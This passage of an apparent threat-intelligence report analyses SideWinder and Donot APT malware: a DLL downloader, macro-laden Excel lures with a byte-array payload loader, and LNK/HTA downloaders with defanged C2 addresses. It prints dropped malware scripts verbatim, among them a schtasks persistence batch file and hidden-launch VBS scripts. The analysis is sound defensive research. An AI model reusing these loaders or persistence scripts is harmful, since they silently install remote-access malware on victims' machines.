SHA256 embedded file: 497dcb807d3127aa6d9947b735977e50ec21c25d40c66e5ef3babd76bff07bf5
MAGIC:  b'4d5a9000 MZ..'
Header: b'4d5a90000300000004000000ffff0000 MZ..............'
```

The executable KB976932 is a dynamic link library (DLL) in PE32 format and it is also a downloader. The characteristics of the file are specified below:

File name	**KB976932**
Size (in bytes)	71,680
Format and type	PE32, DLL
Compilation timestamp (UTC)	2020-02-07 08:39:00
SHA-1	62ee2c6c1e80817d31f4c27446036c81f1320bba
imphash	76e393cf4b4ba8ff2262180095e62fdc
Configuration data	
URL	http://supportsession[.]live/192362/x2d34x3

KB976932 checks for the file "%HOMEDRIVE%\%HOMEPATH%\Look\Drive\wmi\hostcom.exe" on the victim's computer.

If KB976932 finds the file, it checks the file size. If the size exceeds 10 KB, KB976932 stops functioning. If the size is less than 10 KB or if **hostcom.exe** is not found, **KB976932** downloads a payload file.

The analyzed program downloads the payload using the link **http://supportsession[.]live/192362/x2d34x3** and saves it on the compromised computer as "%HOMEDRIVE%\%HOMEPATH%\Look\Drive\wmi\hostcom.exe". The downloader only downloads the payload and has no launching functionality. Other programs or tools might be used for this purpose.

The analyzed file implements a random delay when executing code to counter automated sandbox analysis. The file contains encoded strings; decoding them requires adding the one-byte constant **0xFAh**.
The decoded strings look like this:

- Name of the downloaded file: "\Look\Drive\wmi\hostcom.exe"
- Domain name: **supportsession[.]live**

Example of a network request:

```
GET /192362/x2d34x3 HTTP/1.1
Connection: Keep-Alive
User-Agent: Su.orrg5;46.VrgzkluxsDAx|@
mkiqu|kxyoutMkiqu5mkiquzxgor5Loxklu~5loxklu~|kxyoutyrr
Host: supportsession.live

HTTP/1.0 404 Not Found
Date: Thu, 23 Apr 2020 15:31:47 GMT
Server: Apache/2.4.6 (CentOS) PHP/7.3.16
X-Powered-By: PHP/7.3.16
Content-Length: 74
Connection: close
Content-Type: text/html; charset=UTF-8

<h1>404 Not Found</h1>The page that you have requested could not be found.
```

Interestingly, this downloader is attributed to the APT Donot, which has already been mentioned. A comparison of the document analyzed by Group-IB researchers and the metainformation relating to the malicious documents described in an article by QiAnXin Technology revealed that the encoding and author are the same. The table below compares the metainformation relating to the documents:

File name	22 Apr 2020.xls	List of new items.xls	Invoice.xls	Exports promotion highlits may 2021.xls
SHA-1	33e4bca943301101 c69f5658f737ece50 c3a39e4	fba2d33a8fb89cceaa 781721e93f2d406ba 15ba8	6aa6440e24c8397 a8d59fcbff3d1daaa 59c40fef	fa2d17a1675ae8ea 0c44a8a06376fe0c 6267b7a5
APT	Donot	Donot	Donot	SideWinder
Code page	1252	1252	1252	1252
Author	Testing	Testing	Testing	Testing
Last modified by	Testing	Testing	Testing	**Administrator**
Create date (UTC)	2020-02-17 04:17:13	2020:02:17 04:17:13	2019-07-03 08:41:23	2020-02-07 11:26:50
MS Office version	786432	786432	786432	**983040**

The contents of the macro used in the campaign involving Donot are completely different from the macros found by Group-IB. In the case of SideWinder, the MS Office version and the name of the last user to edit the document are different.


Group-IB suspects that SideWinder threat actors forgot to remove the executable file from the malicious document "**Exports promotion highlits may 2021.xls**" seeing as it is not present in the other malicious documents that the Group-IB team analyzed.

List of Nomination of the Candidates1.xltm

Let's now look at a malicious document mentioned in a tweet by the researcher with the Twitter handle **h2jazi**. The characteristics of the file are specified below.

File name	List of Nomination of the Candidates1.xltm
Size (in bytes)	332,316
SHA-1	f707f78fe02a3bc0a01b36f23cf1b96d7c2461f7
Macro	+
Payload file (family)	SideWinder.ReverseShell.d

This malicious file contains a macro, which is responsible for performing all the malicious actions. The macro is obfuscated and password-protected.



The figure below shows the result of the program oledump:

```
A1:        599 'PROJECT'
A2:         92 'PROJECTwm'
A3:         97 'UserForm1/\x01CompObj'
A4:        291 'UserForm1/\x03VBFrame'
A5:        127 'UserForm1/f'
A6:     727944 'UserForm1/o'  payload
A7:  m    1150 'VBA/Sheet1'
A8:  M   13599 'VBA/ThisWorkbook'  macro
A9:  m    1385 'VBA/UserForm1'
A10:      4054 'VBA/_VBA_PROJECT'
A11:      3781 'VBA/__SRP_0'
A12:       214 'VBA/__SRP_1'
A13:      8094 'VBA/__SRP_2'
A14:       145 'VBA/__SRP_3'
A15:       370 'VBA/__SRP_4'
A16:        66 'VBA/__SRP_5'
A17:       276 'VBA/__SRP_6'
A18:        66 'VBA/__SRP_7'
A19:       831 'VBA/dir'
```


The payload file is an archive that contains an executable. The payload is encoded in the same way as in the case of the malicious document "**Exports promotion highlits may 2021.xls**", which was discussed above. The variable **btsGohra7** contains a byte array, which is the archive **WindowsSecurity.zip**.

```
Dim btsGohra7(202938) As Byte
ar1Gohra = Split(UserForm1.TextBox1.Text, "-")

For Each vl In ar1Gohra
btsGohra7(linGohra) = CByte(vl)
linGohra = linGohra + 1
Next
```


Let's return to the malicious document. After it is opened, the archive "%APPDATA%\WindowsSecurity.zip" is saved to the victim's drive without the victim's knowledge. From this archive, the file "%APPDATA%\WindowsSecurity.exe" (SHA-1: 27e3e40c5c2c3f68e99032da97d842fbda77fad8) is extracted, which is a malicious program from the **SideWinder.ReverseShell.d** family.

The sequence of actions below occurs as a result of executing the macro in the malicious document in question.



The file "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\invisible.vbs" will be launched after the system restarts. The task **WindowSecurityPatch**, created using the utility **schtasks**, will run every two minutes.

At the end of the macro script, all the images on the active sheet are deleted by calling the method **ActiveSheet.Pictures.Delete** and the following error message appears:



The technique is intended to distract the user. Below are the contents of the files created as a result of the macro in the analyzed document being executed.

The contents of **a.bat**:

```
schtasks /create /SC minute /MO 2 /TN WindowSecurityPatch /TR
"%APPDATA%\WindowsSecurity.exe" /F
timeout 3
del /f "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\
invisible.vbs"
```

The contents of **invisible.vbs**:

```
CreateObject("Wscript.Shell").Run "%APPDATA%\invisible2.vbs", 0,
False
GetObject("new:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B").Run
"%APPDATA%\a.bat", 0, False
```

The contents of **invisible2.vbs**:

```
Set oApp = GetObject("new:13709620-C279-11CE-A49E-444553540000")
oApp.Namespace("%APPDATA%").CopyHere
oApp.Namespace("%APPDATA%\WindowsSecurity.zip").items
```

nucleus coins calculator.xlsm


While analyzing phishing resources, the Group-IB team discovered another malicious document. Its characteristics are specified below:

File name	nucleus coins calculator.xlsm
Size (in bytes)	1,442,816
SHA-1	485685e8f66de65896d103c4540f6cd781588a3b
Macro	+
Payload file (family)	SideWinder.RAT.a


This document is password-protected. The password is contained in the source code of an HTML page (see the fragment below): Password: asdfghjkl</label>). The password is **asdfghjkl**.

```
<td> <input type="password" placeholder="Repeat Password" name="psw-
repeat" id="psw-repeat"></td>
</tr>
<hr>
<tr>
  <td colspan="2" <p>By creating an account you agree to our <a
href="#">Terms & Privacy</a>.</p>
  </td>
</tr>
<tr>
  <td colspan="2">
    <button type="submit" class="registerbtn" onclick=" return
openForm()">Register</button>
  </td>
</tr>
</table>
</form>
</a>
</div>
<div class="form-popup" id="myForm"
style="left:30%;bottom:30%;visibility:hidden">
  <br><br>
  <center>
    <form class="form-container">
      <label align="center" for="email">Congratulations! You have
successfully earned <b>N-Cash Airdrop Tokens</b> Please build your
portfolio using profit calculator in the downloads
        <b>Password: asdfghjkl</b></label>
      <br><br><br>
      <td>
        <a href="http://nucleusvision.sytes.net/nucleus coins
calculator.xlsm" download="nucleus coins calculator.xlsm">
          <button align="center" type="button" class="btn cancel"
onclick="return closeForm()">Close</button>
      </td>
    </form>
  </center>
```


After the correct password is entered, the malicious document shows the user a decoy, namely spreadsheets with calculations of cryptocurrency assets:



In addition, **Sri Harsha Tummala** is mentioned as the author of the document. Group-IB discovered that Tummala did indeed publish a cryptocurrency asset price calculator and tracker: https://steemit.com/portfolio/@sriharsha88/crypto-portfolio-tracker-and-calculators. The contents of the legitimate document, which is located in a OneDrive cloud storage space, are shown below:



This means that SideWinder used the legitimate document (above) as a decoy. The analyzed document contains a macro, which performs all the malicious actions. The macro is obfuscated. The figure below shows the result of the program oledump:




The payload file is an archive that contains an executable. The payload is encoded in the same way as in the cases of the malicious documents analyzed above. The variable **btsGohra7** contains a byte array, which is the archive **WindowSecurity.zip**.

```
Dim btsGohra7(770938) As Byte
ar1Gohra = Split(UserForm1.TextBox1.Text, "-")

For Each vl In ar1Gohra
btsGohra7(linGohra) = CByte(vl)
linGohra = linGohra + 1
Next
```


Let's return to the malicious document. After it is opened, the archive "%APPDATA%\WindowSecurity.zip" is saved to the user's drive without the victim's knowledge. From this archive, the executable "%APPDATA%\WindowSecurity.exe" (SHA-1: a18a2abccde00fe000188b7eeff2b309eb3d0c3e7c956ec2aef34e60d5e0ccc5) is extracted, which is a malicious program from the **SideWinder.RAT.a** family.

The below sequence of actions occurs as a result of executing the macro in the malicious document in question. The scheme is similar to the previous case but slightly different: instead of the file **invisible.vbs**, the task **UpdateTask** is created, which is used to launch **invisible2.vbs**.



As in the previous case, the task **WindowSecurityPatch** will run every two minutes.

Group-IB researchers also noticed that, in this case, the task **UpdateTask** was not created due to a mistake the authors of the macro had made in the data format:



As a result of their mistake, the sequence of actions is not performed correctly and the malicious executable **SideWinder.RAT.a** is not launched.

Part of the macro is shown below:

```
startTime = Year(ts) & "-" & Right(Month(ts), 2) & "-" &
Right(Day(ts), 2) & "T" & Right(Hour(ts), 2) & ":" & Right(Minute(ts),
2) & ":" & Right(Second(ts), 2)
endTime = Year(ts) & "-" & Right(Month(ts), 2) & "-" & Right(Day(ts),
2) & "T" & Right(Hour(ts), 2) & ":" & Right(Minute(ts), 2) & ":" &
Right(Second(ts), 2)
```

Fixing this error requires concatenating the variables **Month(ts)**, **Day(ts)**, **Hour(ts)**, **Minute(ts)**, **Seconds(ts)** with the character "0".

At the end of the macro script, all the images on the active sheet are deleted using the method **ActiveSheet.Pictures.Delete**, as in the previous example, but there is no error message in this case.

The contents of the files created are shown below.

Contents of **a.bat**:


```
schtasks /create /SC minute /MO 2 /TN WindowSecurityPatch /TR
"%APPDATA%\WindowSecurity.exe" /F
```

Contents of **invisible2.vbs**:

```
Set oApp = GetObject("new:13709620-C279-11CE-A49E-444553540000")
oApp.Namespace("%APPDATA%").CopyHere oApp.Namespace("%APPDATA%\
WindowSecurity.zip").items
GetObject("new:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B").Run "%APPDATA%\a.
bat", 0, False
```

Gohra macro

In all the analyzed macros pertaining to the SideWinder activity in question, Group-IB identified the variables **ar1Gohra**, **btsGohra7**, and **linGohra**. The Group-IB researchers therefore decided to name the macro **Gohra**. It may be relevant that **Gohra** can be found in location names in India.



It is also worth noting that the **Gohra** macro code shares some similarities with the macros developed by other APT groups. This has been reported by researchers at Cisco Talos Intelligence Group, who identified the following elements found in the code of other macros:

- Setting the path to the folder for the payload
- Using VBA forms to store the payload with a specific separator character
- Using **Cbyte** to convert the hexadecimal strings to a binary byte array
- Displaying a fake Excel error message

Downloaders

SideWinder's arsenal includes downloaders in the form of LNK and HTA files. LNKs usually download HTAs, which in turn download the group's various tools (payload).

SideWinder.LNK.Downloader

LNKs are designed for downloading HTA files from network addresses and executing them using the utility **mshta.exe**.

LNK files were discovered in the archive **http://webmail[.]gavaf[.]org/backup.zip** from SideWinder's C2 server. The LNKs are shown in the table below.

File name	SHA-1	URL
1610.pdf.lnk 1611.pdf.lnk 1612.pdf.lnk BOP Panchewor baitadi.pdf.lnk SN 270 No.41 btn.pdf.lnk	c06707f5e36e5adba7c8d38c0bf9065c3001be64	http://185[.]163[.]47[.]226/$/nepal/npa.hta
China_Nepal_Tie.pdf.lnk	ab8e08788f1fea3ba9a569fab07819f6d4c2621d	http://185[.]163[.]47[.]226/$/ncp/ncp.hta
Wang_Yi_Statement_to_Defeat_COVID19.pdf.lnk	3e2809435f2bfb962657d1dd18a5c611a916f587	http://185[.]163[.]47[.]226/$/ntc/cmfa.hta
After audit adjustment journal 2076.077.lnk	28f655045c81bae9c58e0920e9f1bb4483f78fc1	http://mail[.]nepal[.]gavnp[.]org/$/nea/latest.hta
sales of door lock consumer.lnk	fa59bcc00385c97c8914e5f15f292414a6c76012	
final audit response 2076.077.lnk	8e3937bc6f410f9f3012582096840849fce231a5	

SideWinder.HTA.Downloader

HTA files are designed for stealthily downloading and launching malicious programs on the computers of potential victims.

The Group-IB team discovered many HTA samples in the same archive that contained the LNK files and divided the HTA downloaders into four groups, as some of them have similar functionalities. This section describes each type of downloader.

SideWinder.HTA.Downloader.a

SideWinder.HTA.Downloader.a class HTA downloaders have a range of capabilities, including:

- Downloading a decoy file (usually a PDF document) using the utility **curl**
- Showing the decoy and stealthily downloading the payload (in this case, **SideWinder.StealerPy**)
- Renaming the downloaded payload executable **(ch|scvhost).txt** as **my.exe** and launching it
- Deleting **my.exe** after it has been executed

The files **apf.hta** and **hhh.hta** are slightly different: they can stop the **chrome.exe** process.

The table below shows **SideWinder.HTA.Downloader.a** files.

File name	SHA-1	URL
mod.hta	5c142bcc367623d47efd866ab2d0036daa2bfdc3	http://45[.]153[.]240[.]66/$/opmcm/OPMCM.pdf http://45[.]153[.]240[.]66/$/opmcm/ch.txt
	e94d22867b0cee8f32f3f784c0836ac3d4092ffb	
cmfa.hta	68e042453d0336212c416672f6253b32e1bcbad0	http://185[.]163[.]47[.]226/$/ntc/Wang_Yi_Statement_to_Defeat_COVID19.pdf http://185[.]163[.]47[.]226/$/ntc/scvhost.txt
npa.hta	f28cfaa8d0a7f4c7741f1815fa0a9da43b6402fa	http://185[.]163[.]47[.]226/$/nepal/2.pdf http://185[.]163[.]47[.]226/$/nepal/scvhost.txt
npa.hta.save	a5ca5553a6dbf2f73bee82501e62c4eef3518086	
apf.hta	ec92baf13dbe260b690df915d0b41837453c8da0	http://10[.]61[.]2[.]84:8000/Downloads/1.pdf http://10[.]61[.]2[.]84:8000/Downloads/scvhost.txt
hhh.hta	348c376f52d4fac26a41f78c709e3439fbca90e7	
npa.hta	b7b3f2f923428509416ca3424ed1accb218b72c1	http://185[.]163[.]47[.]226/$/ntc/press.pdf http://185[.]163[.]47[.]226/$/ntc/scvhost.txt

SideWinder.HTA.Downloader.b

SideWinder.HTA.Downloader.b class HTA downloaders have the following capabilities:

- Downloading a payload file and saving it as “%userprofile%\Pictures\scvhost.txt”
- Creating the directory “%userprofile%\windowshost” with the attributes “hidden” and “system”
- Creating a copy of the payload and renaming it as “%userprofile%\windowshost\scvhost.exe”
- Creating the task “WindowHost” in Task Scheduler using the utility **schtasks**
- Launching the file “%userprofile%\windowshost\server.exe”
- Deleting the file “%userprofile%\Pictures\scvhost.txt”

At the time of the analysis, it was not possible to identify the type of payload but Group-IB believes that it could be a stager, reverse shell, or RAT.

The file **server.exe** could have been downloaded by another malicious program or the threat actors could have made a mistake in the name of the file, which would mean that **scvhost.exe** should have been launched. The table below shows **SideWinder.HTA.Downloader.b** files.

File name	SHA-1	URL
576464.hta	ae8906f81b68f44cdaef4b261ca740a9fdfa28db	http://45[.]153[.]240[.]66/$/scvhost.txt
latst.hta	859f696fd824035bc662f50267c96b075d0e0350	
	68e042453d0336212c416672f6253b32e1bcbad0	

SideWinder.HTA.Downloader.c

SideWinder.HTA.Downloader.c class HTA downloaders are functionally very similar to **SideWinder.HTA.Downloader.a**, with the key difference being that **PowerShell** is used instead of the **curl** utility. Moreover, in the case of the files **ntc.hta**, **npol.hta**, **nitc.hta** and **nea.hta**, the decoy file is not downloaded.

The table below shows **SideWinder.HTA.Downloader.c** files.

File name	SHA-1	URL
ntc.hta	b1757931f080b2c0a69bee850b554a8fc0a88e5a	http://45[.]153[.]240[.]66/$/ntc/ch.txt
npol.hta	8395bd494df7b453f1daa9b74f35cb8bc9eed4d0	http://45[.]153[.]240[.]66/$/npol/scvhost.txt
nitc.hta	3b002950976e9ba1d7cfefeb8a5d54e9eb1c8bf1	http://45[.]153[.]240[.]66/$/nitc/ch.txt
nea.hta	a2ee072536bb8cf44974636b1811d41d9fe970fa	http://45[.]153[.]240[.]66/$/nea/ch.txt
ncp.hta	41d727e2ef3ef73150be690d20e203933e5a30a8	http://185[.]163[.]47[.]226/$/ncp/China_Nepal_Tie.pdf http://185[.]163[.]47[.]226/$/ncp/scvhost.txt

SideWinder.HTA.Downloader.d


The Group-IB researchers identified only one sample of a **SideWinder.HTA.Downloader.d** class HTA downloader with the following capabilities:

- Creating various files in the system
- Adding the file **inevitable.vbs** to the Startup folder
- Downloading the payload (**SideWinder.ReverseShell.b** in this case)
- Ensuring persistence in the system for the program **SideWinder.ReverseShell.b** using Task Scheduler

SideWinder.HTA.Downloader.d is described in more detail after the table.

